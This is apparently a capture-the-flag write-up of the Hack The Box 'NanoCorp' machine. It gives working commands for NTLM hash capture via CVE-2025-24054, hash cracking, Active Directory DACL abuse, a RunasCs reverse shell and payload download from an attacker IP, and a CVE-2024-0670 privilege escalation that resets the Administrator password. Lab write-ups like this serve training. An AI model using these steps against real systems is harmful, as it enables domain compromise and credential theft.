NanoCorp [HTB]

Attack Path
~$ Reconnaissance
> nmap
└─$ sudo nmap -sC -sV -Pn -p- $IP
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Nanocorp
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-05-16 01:40:23Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2026-05-15T00:43:29
|_Not valid after:  2026-11-14T00:43:29
| rdp-ntlm-info:
|   Target_Name: NANOCORP
|   NetBIOS_Domain_Name: NANOCORP
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nanocorp.htb
|   DNS_Computer_Name: DC01.nanocorp.htb
|   DNS_Tree_Name: nanocorp.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-16T01:41:13+00:00
|_ssl-date: 2026-05-16T01:41:54+00:00; +6h59m58s from scanner time.
5986/tcp  open  ssl/wsmans?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
| tls-alpn:
|   h2
|_  http/1.1
6556/tcp  open  check_mk          check_mk extension for Nagios 2.1.0p10
9389/tcp  open  mc-nmf            .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
58226/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
58231/tcp open  msrpc             Microsoft Windows RPC
58245/tcp open  msrpc             Microsoft Windows RPC
58258/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-13T23:18:41
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m57s
> Takeaways
web on nanocorp.htb
DC name -> dc01.nanocorp.htb
clock skew +7h
check_mk is running on port 6556/tcp
~$ check_mk
checkmk is used to monitor servers, networks, applications, cloud environments, and databases, alerting administrators to performance issues or outages.
Get the output from the checkmk:
└─$ nc 10.129.243.199 6556 > checkmk.txt
The output:
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
LocalDirectory: C:\ProgramData\checkmk\agent\local
# ...
checkmk version -> 2.1.0p10
~$ web
The web presents a simple landing page.
 The About Us section contains a link (a button Apply Now) that leads us to visit a new subdomain called hire.nanocorp.htb:

The root page of hire subdomain contains a submission form:

This form accepts a resume in a zip-file for getting a job in the NanoCorp.
Researching known vulnerabilities reveals -> CVE-2025-24054
~$ Foothold
CVE-2025-24054 -> Capture Net-NTLMv2 hash
This vulnerability stems from how Windows Explorer handles UNC paths embedded in specific file types when extracting an archive.
When the UNC path links to the attacker-controlled resource -> the Windows NTLM client initiates authentication against the attacker-controlled server, leaking the NTLMv2 hash.
Moreover, the leakage occurs with minimal user interaction -> before the user even opens or executes the file. So, simply having the file land in a folder that gets indexed/previewed, or extracting an archive, can be enough to trigger outbound authentication.
As a successful result of the attack, the attacker captures an NTLMv2 hash.

1 -> Create a .library-ms file
Several scripts are available online to generate the payload. I just copy a payload from the github advisory and change the UNC path to my smb share:
2 -> Create a zip archive
Make the archive:
└─$ zip ./resume.zip .library-ms
3 -> run the responder
Meanwhile, run the responder:
└─$ sudo responder -I tun0
The last step -> submit the resume:


After some time we’ll get the NTLMv2 hash:
~$ Password Cracking
The captured NTLMv2 hash is saved to web_svc.ntlm and then passed to hashcat:
└─$ hashcat -a 0 -m 5600 web_svc.ntlm /usr/share/wordlists/rockyou.txt
As a result we obtain a password:

At this point, we got valid creds.
[+] creds -> web_svc : dksehdgh712!@#
~$ Bloodhound
Gathering domain information using rusthound tool:
└─$ rusthound --domain nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' -z

Of course, next step is to upload this archive with gathered information to bloodhound.

Now, we control the web_svc account that as shown in the below screenshot has addSelf rights over the IT_SUPPORT group.
Members of the IT_SUPPORT group can change password for the monitoring_svc account (ForceChangePassword rights).

The result is access to the monitoring_svc account that is member of two additional groups:
1 -> Protected users group: applies to the account additional security requirements.
2 -> Remote Management Users group: gives us remote access to the target (we’ll use the evil-winrm).
More details about Protected Users group -> Microsoft docs
~$ Obtaining the monitoring_svc Account via DACL Abuse
> Add web_svc into IT_SUPPORT group:
list members of the IT_SUPPORT group:
net rpc group members "IT_SUPPORT" -U nanocorp.htb/web_svc%'dksehdgh712!@#' -S 10.129.243.199
Since web_svc has not yet been added to the group, the output is empty.
Using bloodyAD to leverage the addSelf right:
bloodyAD --host '10.129.243.199' -d 'nanocorp.htb' -u 'web_svc' -p 'dksehdgh712!@#' add groupMember "IT_SUPPORT" "web_svc"
 Then again try to run previous command:
net rpc group members "IT_SUPPORT" -U nanocorp.htb/web_svc%'dksehdgh712!@#' -S 10.129.243.199

-> Change the password of the monitoring_svc
└─$ bloodyAD --host 10.129.243.199 -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' set password 'monitoring_svc' 'Qwe123!@#'
~$ Get TGT for monitoring_svc user
Kerberos authentication requires the client’s clock to be within 5 minutes of the DC’s time. To do so I will use faketime. The clock skew is 7h as the nmap reveals:
|_clock-skew: 6h59m59s
faketime -f '+7h' getTGT.py nanocorp.htb/monitoring_svc:'Qwe123!@#' -dc-ip 10.129.243.199

Connect to the target:
└─$ faketime -f '+7h' evil-winrm -i10.129.243.199 -r nanocorp.htb -K monitoring_svc.ccache -S

[+] C:\Users\monitoring_svc\Desktop\user.txt
~$ PrivEsc
There is an uncommon program on the target that was identified earlier during nmap scanning:
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> ls 'C:\Program Files (x86)'


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/5/2025   4:17 PM                checkmk
#...
The version 2.1.0p10 is affected by CVE-2024-0670.
Detailed review of this CVE can be found via this link -> link
CVE-2024-0670
The exploit relies on a race condition -> by flooding C:\Windows\Temp\ with read-only .cmd files matching the pattern used by the checkmk agent, one of them gets executed in the SYSTEM context during the repair process.
The final step of the exploit involves triggering a software repair via the MSI installer.
Look for the MSI:
Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' | Where-Object { $_.DisplayName -like '*mk*' } | Select-Object -First 1 | Select LocalPackage
Output:
LocalPackage
------------
C:\Windows\Installer\1e6f2.msi
Command for initiating the repair:
cmd /c 'msiexec /fa C:\Windows\Installer\1e6f2.msi'
If we try to run installer by monitoring_svc -> we’ll get a fail:
*Evil-WinRM* PS C:\Users\monitoring_svc> cmd /c 'msiexec /fa C:\Windows\Installer\1e6f2.msi'
The Windows Installer Service could not be accessed. This can occur if the Windows Installer is not correctly installed. Contact your support personnel for assistance.
The user monitoring_svc does not have sufficient privileges to perform this repair.
It is possible that the user web_svc has needed privileges. Therefore, RunasCs.exe is transferred to the target to spawn a reverse shell as web_svc:
*Evil-WinRM* PS C:\Users\monitoring_svc> .\RunasCs.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.14.122:2323

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-d170ff$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5712 created in background.
The listener accepts the connection on port 2323. The default shell is cmd.exe, but it is switched to PowerShell.
PS C:\Users\web_svc> cmd /c 'msiexec /fa C:\Windows\Installer\1e6f2.msi'
cmd /c 'msiexec /fa C:\Windows\Installer\1e6f2.msi'
PS C:\Users\web_svc>
As shown above, no error is returned -> confirming that web_svc has sufficient privileges to initiate the repair.
I created the following file:
└─$ cat pwn.cmd
net user Administrator H4ck3D!
This simply changes the Administrator’s password.
Transfer this file to the target:
*Evil-WinRM* PS C:\Users\monitoring_svc> iwr -Uri http://10.10.14.122:9090/pwn.cmd -Outfile pwn.cmd
Then create files in the C:\Windows\Temp\ directory:
*Evil-WinRM* PS C:\Users\monitoring_svc> 1..12000 | foreach {
  copy C:\Users\monitoring_svc\pwn.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd;
  Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;
}
And from web_svc user run this command:
PS C:\Users\web_svc> cmd /c 'msiexec /fa C:\Windows\Installer\1e6f2.msi'
After successful exploitation we can check if the Administrator’s password was changed:
└─$ nxc smb nanocorp.htb -u 'Administrator' -p 'H4ck3D!'
SMB         10.129.34.35    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.34.35    445    DC01             [+] nanocorp.htb\Administrator:H4ck3D! (Pwn3d!)
Finally, connecting as Administrator
└─$ evil-winrm -u Administrator -p 'H4ck3D!' -i 10.129.243.199 -S
[+] C:\Users\Administrator\Desktop\root.txt